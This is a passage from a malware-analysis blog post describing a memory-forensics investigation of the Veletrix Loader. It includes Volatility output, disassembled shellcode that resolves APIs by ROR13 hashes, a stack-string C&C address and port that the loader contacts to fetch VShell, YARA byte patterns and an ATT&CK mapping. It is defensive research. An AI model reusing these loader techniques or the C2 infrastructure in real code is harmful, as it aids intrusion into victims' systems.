1724	2025t-	0xffffb80e849d0c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d0c0	N/A	Disabled
1724	2025t-	0xffffb80e849d080	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d080	N/A	Disabled
1724	2025t-	0xffffb80e849d0c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d0c0	N/A	Disabled
1724	2025t-	0xffffb80e849d100	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d100	N/A	Disabled
1724	2025t-	0xffffb80e849d140	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d140	N/A	Disabled
1724	2025t-	0xffffb80e849d180	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d180	N/A	Disabled
1724	2025t-	0xffffb80e849d1c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d1c0	N/A	Disabled
1724	2025t-	0xffffb80e849d200	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d200	N/A	Disabled
1724	2025t-	0xffffb80e849d240	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d240	N/A	Disabled
1724	2025t-	0xffffb80e849d280	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d280	N/A	Disabled
1724	2025t-	0xffffb80e849d2c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d2c0	N/A	Disabled
1724	2025t-	0xffffb80e849d300	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d300	N/A	Disabled
1724	2025t-	0xffffb80e849d340	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d340	N/A	Disabled
1724	2025t-	0xffffb80e849d380	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d380	N/A	Disabled
1724	2025t-	0xffffb80e849d3c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d3c0	N/A	Disabled
1724	2025t-	0xffffb80e849d400	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d400	N/A	Disabled
1724	2025t-	0xffffb80e849d440	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d440	N/A	Disabled
1724	2025t-	0xffffb80e849d480	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d480	N/A	Disabled
1724	2025t-	0xffffb80e849d4c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d4c0	N/A	Disabled
1724	2025t-	0xffffb80e849d500	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d500	N/A	Disabled
1724	2025t-	0xffffb80e849d540	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d540	N/A	Disabled
1724	2025t-	0xffffb80e849d580	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d580	N/A	Disabled
1724	2025t-	0xffffb80e849d5c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d5c0	N/A	Disabled
1724	2025t-	0xffffb80e849d600	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d600	N/A	Disabled
1724	2025t-	0xffffb80e849d640	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d640	N/A	Disabled
1724	2025t-	0xffffb80e849d680	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d680	N/A	Disabled
1724	2025t-	0xffffb80e849d6c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d6c0	N/A	Disabled
1724	2025t-	0xffffb80e849d700	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d700	N/A	Disabled
1724	2025t-	0xffffb80e849d740	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d740	N/A	Disabled
1724	2025t-	0xffffb80e849d780	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d780	N/A	Disabled
1724	2025t-	0xffffb80e849d7c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d7c0	N/A	Disabled
1724	2025t-	0xffffb80e849d800	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d800	N/A	Disabled
1724	2025t-	0xffffb80e849d840	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d840	N/A	Disabled
1724	2025t-	0xffffb80e849d880	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d880	N/A	Disabled
1724	2025t-	0xffffb80e849d8c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d8c0	N/A	Disabled
1724	2025t-	0xffffb80e849d900	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d900	N/A	Disabled
1724	2025t-	0xffffb80e849d940	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d940	N/A	Disabled
1724	2025t-	0xffffb80e849d980	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d980	N/A	Disabled
1724	2025t-	0xffffb80e849da00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849da00	N/A	Disabled
1724	2025t-	0xffffb80e849da40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849da40	N/A	Disabled
1724	2025t-	0xffffb80e849da80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849da80	N/A	Disabled
1724	2025t-	0xffffb80e849dad00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dad00	N/A	Disabled
1724	2025t-	0xffffb80e849dae00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dae00	N/A	Disabled
1724	2025t-	0xffffb80e849daec0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849daec0	N/A	Disabled
1724	2025t-	0xffffb80e849db00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849db00	N/A	Disabled
1724	2025t-	0xffffb80e849db40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849db40	N/A	Disabled
1724	2025t-	0xffffb80e849db80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849db80	N/A	Disabled
1724	2025t-	0xffffb80e849dbc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dbc0	N/A	Disabled
1724	2025t-	0xffffb80e849dc00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dc00	N/A	Disabled
1724	2025t-	0xffffb80e849dc40	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dc40	N/A	Disabled
1724	2025t-	0xffffb80e849dc80	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dc80	N/A	Disabled
1724	2025t-	0xffffb80e849dcc0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dcc0	N/A	Disabled
1724	2025t-	0xffffb80e849dc00	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849dc00	N/A	Disabled
1724	2025t-	0xffffb80e849d000	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d000	N/A	Disabled
1724	2025t-	0xffffb80e849d040	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d040	N/A	Disabled
1724	2025t-	0xffffb80e849d080	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d080	N/A	Disabled
1724	2025t-	0xffffb80e849d0c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d0c0	N/A	Disabled
1724	2025t-	0xffffb80e849d100	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d100	N/A	Disabled
1724	2025t-	0xffffb80e849d140	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d140	N/A	Disabled
1724	2025t-	0xffffb80e849d180	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY	0	0	0xffffb80e849d180	N/A	Disabled
1724	2025t-	0xffffb80e849d1c0	0x2027ac0000	0x2027ac03fff	Vad	PAGE_READONLY					

```
pid.1724.vad...7b209fff.dmp +
Mapped ▾ Linear ▾ Disassembly ▾
int64_t sub_434d()
0000435a 488dac2468fdffff lea rbp, [rsp-0x298 {var_2d8}]
00004362 4881ec98030000 sub rsp, 0x398
00004369 b94c772607 mov ecx, 0x726774c // LoadLibraryA API Hash
0000436e e82e040000 call sub_47a1 // ROR13 Dehash Function
00004373 33ff xor edi, edi {data_0}
00004375 c7459075736572 mov dword [rbp-0x70 {var_348}], 'user'
0000437c 488bd8 mov rbx, rax
0000437f 40887d9a mov byte [rbp-0x66 {var_33e}], dil {data_0}
00004383 488d4d90 lea rcx, [rbp-0x70 {var_348}]
00004387 c7459433322e64 mov dword [rbp-0x6c {var_344}], '32.d'
0000438e 66c745986c6c mov word [rbp-0x68 {var_340}], '11'
00004394 ffd3 call rbx
00004396 488d4da0 lea rcx, [rbp-0x60 {var_338}]
0000439a c745a07773325f mov dword [rbp-0x60 {var_338}], 'ws2_'
000043a1 c745a433322e64 mov dword [rbp-0x5c {var_334}], '32.d'
000043a8 66c745a86c6c mov word [rbp-0x58 {var_330}], '11'
000043ae 40887daa mov byte [rbp-0x56 {var_32e}], dil {data_0}
000043b2 ffd3 call rbx
000043b4 488d4db0 lea rcx, [rbp-0x50 {var_328}]
000043b8 c745b06d737663 mov dword [rbp-0x50 {var_328}], 0x6376736d
000043bf c745b472742e64 mov dword [rbp-0x4c {var_324}], 0x642e7472
000043c6 66c745b86c6c mov word [rbp-0x48 {var_320}], 0x6c6c
```

Also in this same code snippet, we can observe the *IPv4* address identified previously, which is the address of the C&C server that will be contacted.

```
pid.1724.vad...7b209fff.dmp +
Mapped ▾ Linear ▾ Disassembly ▾
int64_t sub_434d()
000044d9 488d442438 lea rax, [rsp+0x38 {var_3a0}]
000044de c7458077363420 mov dword [rbp-0x80 {var_358}], 'w64 '
000044e5 4889442428 mov qword [rsp+0x28 {var_3b0_1}], rax {var_3a0}
000044ea 4c8d8df8020000 lea r9, [rbp+0x2f8 {arg_20}]
000044f1 488d442438 lea rax, [rsp+0x30 {var_3a8}]
000044f6 66c745842020 mov word [rbp-0x7c {var_354}], ' '
000044fc 4c8d85f0020000 lea r8, [rbp+0x2f0 {arg_18}]
00004503 4889442420 mov qword [rsp+0x20 {var_3b8_1}], rax {var_3a8}
00004508 488d542460 lea rdx, [rsp+0x60 {var_378}]
0000450d 885d86 mov byte [rbp-0x7a {var_352}], bl {data_0}
00004510 488d4d10 lea rcx, [rbp+0x10 {var_2c8}]
00004514 c785f00200003632... mov dword [rbp+0x2f0 {arg_18}], '62.2'
0000451e 889df4020000 mov byte [rbp+0x2f4 {arg_1c}], bl {data_0}
00004524 c785f80200003334... mov dword [rbp+0x2f8 {arg_20}], '34.2'
0000452e 889dfc020000 mov byte [rbp+0x2fc {arg_24}], bl {data_0}
00004534 c7442430342e3338 mov dword [rsp+0x30 {var_3a8}], '4.38'
0000453c 885c2434 mov byte [rsp+0x34 {var_3a4}], bl {data_0}
00004540 c744243800000000 mov dword [rsp+0x38 {var_3a0}], 0x0
```

Also using Volshell, we can detect exactly the code snippets described in the images above, with the aim of validating their presence in the memory dump, as we can see in the sequence of images below.

```

Volshell (Volatility 3 Framework) 2.26.0
Readline or rlcompleter module could not be imported. Tab completion will not be available.

Call help() to see available functions

Volshell mode      : Windows
Current Layer      : layer_name
Current Symbol Table : symbol_table_name1
Current Kernel Name : kernel

(layer_name_Process1724) >>> dis(0x2027af5435a)
0x2027af5435a: lea rbp, [rsp - 0x298]
0x2027af54362: sub rsp, 0x398
0x2027af54369: mov ecx, 0x726774c LoadLibrary API Hash
0x2027af5436e: call 0x2027af547a1 ROR13 Dehash Function
0x2027af54373: xor edi, edi
0x2027af54375: mov dword ptr [rbp - 0x70], 0x72657375
0x2027af5437c: mov rbx, rax
0x2027af5437f: mov byte ptr [rbp - 0x66], dil
0x2027af54383: lea rcx, [rbp - 0x70] user32.dll
0x2027af54387: mov dword ptr [rbp - 0x6c], 0x642e3233
0x2027af5438e: mov word ptr [rbp - 0x68], 0x6c6c
0x2027af54394: call rbx LoadLibrary
0x2027af54396: lea rcx, [rbp - 0x60]
0x2027af5439a: mov dword ptr [rbp - 0x60], 0x5f327377
0x2027af543a1: mov dword ptr [rbp - 0x5c], 0x642e3233 ws_32.dll
0x2027af543a8: mov word ptr [rbp - 0x58], 0x6c6c
0x2027af543ae: mov byte ptr [rbp - 0x56], dil
0x2027af543b2: call rbx LoadLibrary
0x2027af543b4: lea rcx, [rbp - 0x50]
0x2027af543b8: mov dword ptr [rbp - 0x50], 0x6376736d
0x2027af543bf: mov dword ptr [rbp - 0x4c], 0x642e7472 msvcrt.dll
0x2027af543c6: mov word ptr [rbp - 0x48], 0x6c6c
0x2027af543cc: mov byte ptr [rbp - 0x46], dil
0x2027af543d0: call rbx LoadLibrary
0x2027af543d2: mov ecx, 0x6b8029
    
```

```

PS C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix> volshell.exe -f .\infection_veletrix.mem --pid 1724 -w
Volshell (Volatility 3 Framework) 2.26.0
Readline or rlcompleter module could not be imported. Tab completion will not be available.

Call help() to see available functions

Volshell mode      : Windows
Current Layer      : layer_name
Current Symbol Table : symbol_table_name1
Current Kernel Name : kernel

(layer_name_Process1724) >>> dis(0x2027af544d9)
0x2027af544d9: lea rax, [rsp + 0x38]
0x2027af544de: mov dword ptr [rbp - 0x80], 0x20343677 'w64' -> VShell Arch
0x2027af544e5: mov qword ptr [rsp + 0x28], rax
0x2027af544ea: lea r9, [rbp + 0x2f8]
0x2027af544f1: lea rax, [rsp + 0x30]
0x2027af544f6: mov word ptr [rbp - 0x7c], 0x2020
0x2027af544fc: lea r8, [rbp + 0x2f0]
0x2027af54503: mov qword ptr [rsp + 0x20], rax
0x2027af54508: lea rdx, [rsp + 0x60]
0x2027af5450d: mov byte ptr [rbp - 0x7a], bl
0x2027af54510: lea rcx, [rbp + 0x10]
0x2027af54514: mov dword ptr [rbp + 0x2f0], 0x322e3236
0x2027af5451e: mov byte ptr [rbp + 0x2f4], bl '62.234.24.38'
0x2027af54524: mov dword ptr [rbp + 0x2f8], 0x322e3433
0x2027af5452e: mov byte ptr [rbp + 0x2fc], bl C&C IP Address
0x2027af54534: mov dword ptr [rsp + 0x30], 0x38332e34 in Stack String
0x2027af5453c: mov byte ptr [rsp + 0x34], bl
0x2027af54540: mov dword ptr [rsp + 0x38], 0
0x2027af54548: mov byte ptr [rsp + 0x3c], bl
0x2027af5454c: mov dword ptr [rsp + 0x40], 0
0x2027af54554: mov byte ptr [rsp + 0x44], bl
    
```

Therefore, we can observe that through forensic analysis of a memory dump from an infected system (in this case, by *Veletrix Loader*), combined with reverse engineering of artifacts extracted directly from the memory dump, we can arrive at the same analysis result, however, through the perspective of a *DFIR Analyst*.

The Importance of Threat Intelligence

And this is a good case where quality threat intelligence takes on significant importance. In this analysis, I pretended not to have the Yara rules at my disposal, trying to reach the same conclusion I reached when I had the malware itself on hand to reverse engineer it.

Below, we can see how much the use of Yara rules would automate our time, but a DFIR Analyst does not always have this at their disposal, and therefore, the analyst is required to have expertise in identifying, analyzing and extracting malicious code, and from this analysis, extracting intelligence.

```
PS C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix> vol -f .\infection_veletrix.mem windows.
vadyarascan --yara-file .\win_veletrix_loader_072025.yara 2>$null 3>$null
Volatility 3 Framework 2.26.0

Offset  PID      Rule      Component      Value
-----  -
0x7fff7f9a1308  1724  win_veletrix_loader_072025  $decryption_shellcode_algorithm
8b 57 08 48 8b c8 41 ff d5 e8 02 21 00 00 48 8b .W.H..A....H.
4f 08 33 d2 48 ff c1 48 98 48 f7 f1 89 57 04 66 0.3.H..H.H..W.f
0f 1f 84 00 00 00 00 00 48 63 c3 f0 80 34 30 6f .....Hc...40o
ff c3 81 fb 73 05 00 00 72 ee 8b 47 04 4c 8b c6 ...s...r..G.L..
48 03 47 10 ba 74 05 00 00 4c 2b c0 0f 1f 40 00 H.G..t...L+...@.
0f 1f 84 00 00 00 00 00 41 0f b6 0c 00 88 08 .....A.....
```

```
PS C:\Users\0x0d4y\Desktop\Research\Malware-Research\China-Nexus\Veletrix> vol -f .\infection_veletrix.mem windows.
vadyarascan --yara-file .\win_veletrix_shellcode_072025.yara 2>$null 3>$null
Volatility 3 Framework 2.26.0

Offset  PID      Rule      Component      Value
-----  -
0x2027af54756  1724  win_veletrix_shellcode_072025  $decryption_2ndstage_algorithm
45 33 c0 85 c0 74 10 41 8d 0c 30 45 03 c6 80 34 E3...t.A..0E...4
39 99 44 3b c0 72 f0 03 f0 8b d6 48 03 d7      9.D;r....H..
0x2027af54816  1724  win_veletrix_shellcode_072025  $ror13_alg
0f be 01 c1 ca 0d 80 39 61 7c 03 83 c2 e0 03 d0 .....9a|.....
48 ff c1 49 83 ea 01 75 e7      H..I...u.
```

Final Conclusion

This deepening of the memory forensic analysis perspective allows us to understand the same threat, but from a different perspective that enriches the overall context surrounding this threat. I believe I will incorporate these analyses whenever possible in future researches.

With this perspective, in addition to identifying the patterns identified during reverse engineering, we are also able to extract unique patterns from this analysis, which can help in categorizing the Tactics, Techniques, and Procedures identified during the analysis, and thus enrich the intelligence produced about this campaign.

Tactics	Technique	Details Observed in the Analysis
Initial Access	Spearphishing Attachment [T1566.001]	The Threat Actor delivers, through Spear Phishing, a ZIP file targeted at the Telecom company context, containing benign software from Wondershare, which, when executed by the user, executes the malicious DLL that was placed by the adversary, executing the DLL Side-Loading technique.

Tactics	Technique	Details Observed in the Analysis
Execution	User Execution: Malicious File [T1204.002]	Upon receiving Spear Phishing, the victim is tricked into executing the payload delivered to them.
Defense Evasion	Embedded Payloads [T1027.009]	Inside the Malicious DLL, it contains an encrypted payload, which is the Veletrix Loader Shellcode.
Defense Evasion	Dynamic API Resolution [T1027.007]	Both the malicious DLL and Shellcode implement this technique to evade static detection of their capabilities.
Defense Evasion	Process Injection [T1055]	To be executed by the benign PE, the malicious DLL injects a Shellcode that will initiate communication with the C&C server.
Defense Evasion	Encrypted/Encoded File [T1027.013]	The Shellcode present in the malicious DLL is encrypted and obfuscated using the IPV4Fuscated technique.
Command and Control	Non-Standard Port [T1571]	Shellcode Communicates with the C&C Server via TCP Protocol on port TCP/9999.
Command and Control	Ingress Tool Transfer [T1105]	Shellcode connects to the C&C Server to download and execute in VShell memory

I hope you, the reader, enjoyed this new perspective on Veletrix Loader research. Until next time!

Source: <https://0x0d4y.blog/veletrix-loader-infection-a-look-from-a-digital-forensic-perspective/>